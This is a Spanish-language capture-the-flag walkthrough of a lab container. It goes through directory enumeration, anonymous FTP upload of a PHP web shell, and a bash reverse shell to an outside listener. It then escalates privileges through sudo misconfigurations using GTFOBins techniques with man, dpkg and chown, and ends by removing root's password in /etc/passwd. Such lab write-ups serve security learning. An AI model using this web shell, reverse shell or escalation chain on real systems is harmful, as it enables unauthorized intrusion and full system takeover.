


Vemos que cuenta con un servidor web, así que exploraremos a ver si encontramos algo interesante.



Con dirb vamos a ver que encontramos algunos directorios escondidos.

```
> dirb http://172.17.0.2

DIRB v2.22
By The Dark Raver

START_TIME: Wed Sep 24 19:09:27 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://172.17.0.2/ —
=> DIRECTORY: http://172.17.0.2/css/
=> DIRECTORY: http://172.17.0.2/images/
+ http://172.17.0.2/index.html (CODE:200|SIZE:20162)
=> DIRECTORY: http://172.17.0.2/js/
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
=> DIRECTORY: http://172.17.0.2/upload/

— Entering directory: http://172.17.0.2/css/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://172.17.0.2/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://172.17.0.2/js/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://172.17.0.2/upload/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)



END_TIME: Wed Sep 24 19:09:29 2025
DOWNLOADED: 4612 - FOUND: 2
```




Como vimos contamos con el servicio ftp y en el propio escaneo nos dice que el usuario Anonymous está habilitada, así que miraremos que nos podemos encontrar.

```
> ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:caan31): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Vemos que contamos con todos los permisos en el directorio upload que esta vacío por el momento.

```
ftp> ls -la
229 Entering Extended Passive Mode (|||10720|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      0      4096 Apr 28  2024 .
drwxr-xr-x  1 0      0      4096 Apr 28  2024 ..
-rw-r--r--  1 0      0     7816 Nov 25  2019 about.html
-rw-r--r--  1 0      0     8102 Nov 25  2019 contact.html
drwxr-xr-x  2 0      0      4096 Jan 01  1970 css
drwxr-xr-x  2 0      0      4096 Apr 28  2024 heustonn-html
drwxr-xr-x  2 0      0      4096 Oct 23  2019 images
-rw-r--r--  1 0      0    20162 Apr 28  2024 index.html
drwxr-xr-x  2 0      0      4096 Oct 23  2019 js
-rw-r--r--  1 0      0     9808 Nov 25  2019 service.html
drwxrwxrwx  1 33     33      4096 Apr 28  2024 upload
226 Directory send OK.
```

172.17.0.2/upload/

Online - Reverse Shel...  GTFOBins  DockerLabs  CrackStation - Onl

Index of /upload

Name	Last modified	Size	Description
 Parent Directory		-	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Desde nuestro host vamos a crear este fichero de prueba en php para luego poder ejecutar una reverse Shell.

```
GNU nano 8.6 prueba.php *
<?php
system($_GET['cmd']);
?>
```

Lo subimos al servidor ftp

```
ftp> cd upload
250 Directory successfully changed.
ftp> put prueba.php
local: prueba.php remote: prueba.php
229 Entering Extended Passive Mode (|||38849|)
150 Ok to send data.
100% |*****| 33 397.85 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes sent in 00:00 (72.41 KiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||57296|)
150 Here comes the directory listing.
drwxrwxrwx 1 33 33 4096 Sep 24 17:11 .
drwxr-xr-x 1 0 0 4096 Apr 28 2024 ..
-rwxrwxrwx 1 101 103 33 Sep 24 17:11 prueba.php
226 Directory send OK.
```

← → ↻ 🏠 172.17.0.2/upload/

🦴 Online - Reverse Shel... 🚫 GTFOBins 🐳 DockerLabs 📌 CrackStation - On

Index of /upload

	Name	Last modified	Size	Description
🔙	Parent Directory	-	-	-
🔍	prueba.php	2025-09-24 17:11	33	

Y ahora vamos a ejecutar la reverse Shell

Theme Dark

Reverse Shell Generator


IP & Port

IP

Port +1

root privileges required.

Listener

 `sudo nc -lvnp 443`

Type nc


Copy

Reverse Bind MSFVenom HoaxShell

OS All Name Show Advanced

Bash -i

Bash 196

 `bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F443%20%3E%261`

```
> sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Vemos que estamos dentro y vamos a ver como podemos escalar privilegios con gtfobins.

```
www-data@f69381b9c5c6:/var/www/html/upload$ sudo -l
Matching Defaults entries for www-data on f69381b9c5c6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on f69381b9c5c6:
    (pingu) NOPASSWD: /usr/bin/man
www-data@f69381b9c5c6:/var/www/html/upload$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo man man
!/bin/sh
```

```
www-data@f69381b9c5c6:/var/www/html/upload$ sudo -u pingu /usr/bin/man man
MAN(1) Manual pager utils
MAN(1)

NAME
    man - an interface to the system reference manuals

SYNOPSIS
    man [man options] [[section] page ...]
    ...
    man -k [apropos options] regexp ...
    man -K [man options] [section] term ..
    .
    man -f [what is options] page ...
    man -l [man options] file ...
    man -w|-W [man options] page ...

DESCRIPTION
    man is the system's manual pager. Each page argument given to man is normally the name of a program, utility or function. The manual page associated with each of these arguments is then found and displayed. A section, if provided, will direct man to look only in the

!/bin/sh
$ whoami
pingu
$
```

Una vez dentro del usuario vamos a seguir encontrando otro usuario con el cual escalaremos también.

```
pingu@f69381b9c5c6:~$ sudo -l
Matching Defaults entries for pingu on f69381b9c5c6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User pingu may run the following commands on f69381b9c5c6:
    (gladys) NOPASSWD: /usr/bin/nmap
    (gladys) NOPASSWD: /usr/bin/dpkg
pingu@f69381b9c5c6:~$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- (a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo dpkg -l
!/bin/sh
```

- (b) It runs an interactive shell using a specially crafted Debian package. Generate it with `fpm` and upload it to the target.

```
TF=$(mktemp -d)
echo 'exec /bin/sh' > $TF/x.sh
fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
```

```
sudo dpkg -i x_1.0_all.deb
```

```
pingu@f69381b9c5c6:~$ sudo -u gladys /usr/bin/dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name Version Architecture
eecture Description
+++-----+-----+-----+
ii adduser 3.137ubuntu1 all
    add and remove users and groups
ii apache2 2.4.58-1ubuntu8.1 amd64
    Apache HTTP Server
ii apache2-bin 2.4.58-1ubuntu8.1 amd64
    Apache HTTP Server (modules and other binary files)
ii apache2-data 2.4.58-1ubuntu8.1 all
    Apache HTTP Server (common files)
ii apache2-utils 2.4.58-1ubuntu8.1 amd64
    Apache HTTP Server (utility programs for web servers)
ii apt 2.7.14build2 amd64
    commandline package manager
ii base-files 13ubuntu10 amd64
    Debian base system miscellaneous files
ii base-passwd 3.6.3build1 amd64
    !/bin/sh
$ whoami
gladys
$
```

Ahora vemos que contamos con el binario de chown, que buscando un poco podemos editar un fichero que elijamos, en este caso será el /etc/passwd para poder quitar la contraseña del usuario root.

```
gladys@f69381b9c5c6:~$ sudo -l
Matching Defaults entries for gladys on f69381b9c5c6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User gladys may run the following commands on f69381b9c5c6:
    (root) NOPASSWD: /usr/bin/chown
gladys@f69381b9c5c6:~$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_change
sudo chown $(id -un):$(id -gn) $LFILE
```

Como vemos el usuario root cuenta con contraseña (x), lo que intentaremos será quitarle la contraseña a este usuario.

```
gladys@f69381b9c5c6:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:103:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-resolve:x:995:995:systemd Resolver:/:/usr/sbin/nologin
pingu:x:1001:1001::/home/pingu:/bin/bash
gladys:x:1002:1002::/home/gladys:/bin/bash
gladys@f69381b9c5c6:~$
```

Ejecutamos los comandos que nos da gtfobins con el directorio que nosotros queramos en este caso /etc.

```
gladys@f69381b9c5c6:~$ LFILE=/etc
gladys@f69381b9c5c6:~$ sudo -u root /usr/bin/chown $(id -un):$(id -gn) $LFILE
```

Y ahora con **sed -i** vamos a reemplazar texto en el archivo

s → significa “substituir”.

root:x: → es el texto que busca.

root:: → es el texto que pone en su lugar.

g → significa que haga el reemplazo en todas las coincidencias de cada línea

```
gladys@f69381b9c5c6:~$ /usr/bin/sed -i 's/root:x:/root::/g' /etc/passwd
gladys@f69381b9c5c6:~$ su root
root@f69381b9c5c6:/home/gladys# cd
root@f69381b9c5c6:~# whoami
root
```

Ahora podemos ver que el usuario root no cuenta con contraseña, podríamos hacer lo mismo con todos los usuarios y así vulnerar más la máquina, para poder cambiar de usuario en usuario.

```
root@f69381b9c5c6:~# cat /etc/passwd
root::0:0:root:/root:/bin/bash
```